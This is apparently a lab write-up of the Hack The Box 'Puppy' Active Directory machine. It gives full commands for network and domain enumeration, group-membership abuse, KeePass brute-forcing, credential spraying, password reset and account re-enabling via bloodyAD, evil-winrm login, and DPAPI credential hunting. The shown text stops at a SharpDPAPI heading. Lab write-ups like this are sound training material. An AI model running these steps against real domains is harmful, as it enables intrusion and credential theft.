#Recon
#NMAP
Start off with my favourite NMAP scan, this can be a little slow if you are not a VIP, but I have a personal instance as well as a good connection.
sudo nmap -sCV -p0- -oA puppy 10.129.39.239
# Nmap 7.95 scan initiated Sat May 17 23:48:47 2025 as: nmap -sCV -p0- -oA puppy 10.129.39.239
Nmap scan report for 10.129.39.239
Host is up (0.024s latency).
Not shown: 65513 filtered tcp ports (no-response)
Bug in iscsi-info: no string output.
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-18 05:51:04Z)
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
2049/tcp  open  nlockmgr      1-4 (RPC #100021)
3260/tcp  open  iscsi?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49701/tcp open  msrpc         Microsoft Windows RPC
49714/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-05-18T05:52:51
|_  start_date: N/A
|_clock-skew: 6h59m57s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
We get a lot from this NMAP scan, but there are a few instant things to keep in mind.
- Domain is PUPPY.HTB
- Kerberos is up but at an odd time
- LDAP access
- SMB Access
- RPC Access. From this we can already have a good idea that we are dealing with an AD set up. At the time of the box, this was a massive area that I struggled with. So I know this is going to be a brutal box.
#SMB
We are provided the following information prior to starting the box:
As is common in real life pentests, you will start the Puppy box with credentials for the following account: levi.james / KingofAkron2025!
Let's see if this user has SMB access and if so, what access he has exactly.
#Confirm user has SMB access
nxc smb 10.129.244.25 -u levi.james -p KingofAkrong 2025!

#Shares
nxc smb 10.129.244.25 -u levi.james -p KingofAkron2025! --shares

We have SMB access but not really anything super useful, we decide to attempt to download all of the files just in case. However, this was a dead end with no information in it, as expected.
#RPC
We will use rpcclient to do our enumeration of the domain, it's what I am most comfortable using and it has a fair few helpful commands that will give us far more information about the domain.
#Connect Via RPCClient
rpcclient -U puppy.htb/levi.james%'KingofAkron2025!' 10.129.244.25
#Enum Users
enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[levi.james] rid:[0x44f]
user:[ant.edwards] rid:[0x450]
user:[adam.silver] rid:[0x451]
user:[jamie.williams] rid:[0x452]
user:[steph.cooper] rid:[0x453]
user:[steph.cooper_adm] rid:[0x457]
As can be seen we have quite a few users on this box, this makes it slightly trickier to determine our escalation method. So many options usually means that we will have to go through multiple users and pivot laterally in a very specific pattern. But at the very least steph.cooper_adm is what we are hoping to get to eventually.
#Enum Groups
enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[HR] rid:[0x454]
group:[SENIOR DEVS] rid:[0x455]
group:[DEVELOPERS] rid:[0x459]
We have quite a few groups, but we have a few non-standard ones to look at, HR, Senior Devs, and, Developers.
#Enum Privs
enumprivs
SeCreateTokenPrivilege 		0:2 (0x0:0x2)
SeAssignPrimaryTokenPrivilege 		0:3 (0x0:0x3)
SeLockMemoryPrivilege 		0:4 (0x0:0x4)
SeIncreaseQuotaPrivilege 		0:5 (0x0:0x5)
SeMachineAccountPrivilege 		0:6 (0x0:0x6)
SeTcbPrivilege 		0:7 (0x0:0x7)
SeSecurityPrivilege 		0:8 (0x0:0x8)
SeTakeOwnershipPrivilege 		0:9 (0x0:0x9)
SeLoadDriverPrivilege 		0:10 (0x0:0xa)
SeSystemProfilePrivilege 		0:11 (0x0:0xb)
SeSystemtimePrivilege 		0:12 (0x0:0xc)
SeProfileSingleProcessPrivilege 		0:13 (0x0:0xd)
SeIncreaseBasePriorityPrivilege 		0:14 (0x0:0xe)
SeCreatePagefilePrivilege 		0:15 (0x0:0xf)
SeCreatePermanentPrivilege 		0:16 (0x0:0x10)
SeBackupPrivilege 		0:17 (0x0:0x11)
SeRestorePrivilege 		0:18 (0x0:0x12)
SeShutdownPrivilege 		0:19 (0x0:0x13)
SeDebugPrivilege 		0:20 (0x0:0x14)
SeAuditPrivilege 		0:21 (0x0:0x15)
SeSystemEnvironmentPrivilege 		0:22 (0x0:0x16)
SeChangeNotifyPrivilege 		0:23 (0x0:0x17)
SeRemoteShutdownPrivilege 		0:24 (0x0:0x18)
SeUndockPrivilege 		0:25 (0x0:0x19)
SeSyncAgentPrivilege 		0:26 (0x0:0x1a)
SeEnableDelegationPrivilege 		0:27 (0x0:0x1b)
SeManageVolumePrivilege 		0:28 (0x0:0x1c)
SeImpersonatePrivilege 		0:29 (0x0:0x1d)
SeCreateGlobalPrivilege 		0:30 (0x0:0x1e)
SeTrustedCredManAccessPrivilege 		0:31 (0x0:0x1f)
SeRelabelPrivilege 		0:32 (0x0:0x20)
SeIncreaseWorkingSetPrivilege 		0:33 (0x0:0x21)
SeTimeZonePrivilege 		0:34 (0x0:0x22)
SeCreateSymbolicLinkPrivilege 		0:35 (0x0:0x23)
SeDelegateSessionUserImpersonatePrivilege 		0:36 (0x0:0x24)
A fair amount of privileges, but when we actually attempt to use these for any action against other users we get the following error:
result: NT_STATUS_ACCESS_DENIED
result was NT_STATUS_ACCESS_DENIED
Not a whole lot we can do to the users in our purview.
While we do still have LDAP that we could use to enumerate, I think it's time we start looking at the AD environment, in a way that is a bit clearer.
#AD
#bloodhound-python
Bloodhound-Python is a bloodhound ingestor that you can run directly from the command line with limited access to the AD environment. It is fairly intuitive and can export data in numerous formats.
bloodhound-python -d puppy.htb -u levi.james -p 'KingofAkron2025!' -ns 10.129.244.25 --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: puppy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.puppy.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.puppy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Found 10 users
INFO: Connecting to LDAP server: dc.puppy.htb
INFO: Found 56 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.PUPPY.HTB
INFO: Done in 00M 03S
INFO: Compressing output into 20250520094732_bloodhound.zip
Now we can take this zip and we can supply it into bloodhound to get a very clear idea of the accounts, groups and how they interact.
#Blood hound
On importing the data, and giving bloodhound time to ingest the data we should see the following information within group management. Please note, unlike on labs like POO, this required me to show All AD Domains, and did not consider puppy as a tenant.
#Imported data
 These are the high value group/data but if we go into the Total count we can search for Levi James and have a look at his information.
#Levi James
#Initial Bloodhound Data


Not a huge amount to look at here, this is just the basic user node for Levi confirming his account properties. The useful stuff is in the relationship tabs.
#Group Memberships

This confirms Levi is in the HR group, which was one of the non-standard groups we spotted during RPC enumeration. On its own that doesn't tell us much, but it's worth keeping in mind as we dig into what rights come with that membership.
#Inbound Object Control

Dead end here. Nobody has any particularly interesting control over Levi's account, so we can't leverage this angle.
#Outbound Object Control

This is where it gets interesting.
Now this is something that bloodhound does automatically which I initially overlooked because I just am not super familiar with the tool or DA. In the outbound Object Control we can see that due to being in the group HR, we actually have GenericWrite privileges on the Developers group. I tried to see if this user could make any changes to developers themselves, but as we know, that's not viable. But we do know that there is a DEV share, so perhaps we should attempt to add ourselves to the group instead?
#User
#Access the dev share
net rpc group addmem "Developers" levi.james -U puppy.htb/levi.james%'KingofAkron2025!' -S 10.129.244.25
nxc smb 10.129.244.25 -u levi.james -p KingofAkron2025! --shares

The command worked and from checking the shares, we now have access to a brand new share.
#Dev Share Contents
nxc smb 10.129.244.25 -u levi.james -p KingofAkron2025! --shares -M spider_plus -o DOWNLOAD_FLAG=TRUE OUTPUT_FOLDER=.


This feels big, we have managed to recover a kdbx file from the share. While it seems possible that levi.james would have made this so may have reused the password, it is kind of unlikely. So we are going straight into attempting to bruteforce the password on it or see if we can find a kdbx exploit.
#KDBX File
We initially try to do a straight keepass2john conversion, but unfortunately, this does not work on this version of keepass.
keepass2john recovery.kdbx
! recovery.kdbx : File version '40000' is currently not supported!
On doing some googling we actually find something really quickly that may do a similar thing however.
https://github.com/r3nt0n/keepass4brute
We download it and use rockyou on it. I am always wary of straying or using random wordlists on HTB modules, just due to the potential of wasting a lot of time bruteforcing. But on this occasion it works very quickly.
/Share/BitsAndPieces/keepass4brute.sh recovery.kdbx /usr/share/dict/rockyou.txt

Opening up the file we now have a wealth of user/password combos to try!

#Identifying working creds
We save each pair and then do a quick little test in SMB to identify which combos actually work, as there are too many to bother to check manually. We get one hit, for ant.edwards.
nxc smb 10.129.244.25 -u keepass_users -p keepass_passwords

#Ant
Now that we have ant, we do try to log in to the application, we use evil-winrm for this but unfortunately, he does not seem to have any ability to remotely connect to the machine. We go back to bloodhound to see if he has any good escalation methods.

We actually have GenericAll on another user, adam.silver. So this feels quite straightforward, if we were to click on this link from within Bloodhound we would be told of multiple attacks. But we are going to go for the password change attack as that seems very straight forward.
#Adam Silver
To change adam's password I initially did it via RPCClient as so
setuserinfo2 adam.silver 23 test2025!
But you could do similar with net rpc, or bloodyAD. However, this is really where the Medium difficulty hits you in the face. Adam.Silver is actually a deactivated user.

I struggled with this a lot, but if you have done similar boxes, you actually have a really straightforward way to do it with BloodyAD.
./bloodyAD.py --host 10.129.244.25 -u ant.edwards -p 'Antman2025!' -d puppy.htb remove uac -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from adam.silver's userAccountControl
If we use evil-winrm we are able to now login to the account and get the user flag.
evil-winrm -ip 10.129.244.25 -u adam.silver -p 'test2025!'

#Admin
#Steph
Immediately as Adam, we have a look at the directory structure at C:\ and find a few interesting folders.


We check the contents of Backups first and we find a site-backup in a zip. If we can download this we may find some really useful information to escalate to a new user.

We find an auth-config file which gives us access to a new user. Steph.cooper. From previous enumeration you may have noticed she actually has two accounts, one normal user and one administrative user. This one is her normal user account unfortunately, so still no Admin/System access.
#Steph_adm
#Identifying the local cred files
This step was a bit of a leap for me. WinPEAS drowned me in information, providing nothing of use, mimikatz.exe basically broke on upload, and I couldn't find anything useful manually. What helped me understand is that, with a two Steph account situation, then the real user was probably utilising the Admin user to perform authenticated actions, not logging out and logging back in. Meaning, that there is a possibility that the creds would be in Windows Credentials Manager, or stored within memory somewhere.
On searching I found that the following places can be used to store credentials:
- C:\Users\ {user}\AppData\Roaming\Microsoft\Credentials
- C:\Users\ {user}\AppData\Local\Microsoft\Credentials
- C:\Users{user}\AppData\Local\Microsoft\Vault
Searching these locations and similar finds that there are credentials on this machine within credentials. While encrypted the masterkey was found to be located at: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\
#SharpDPAPI.exe
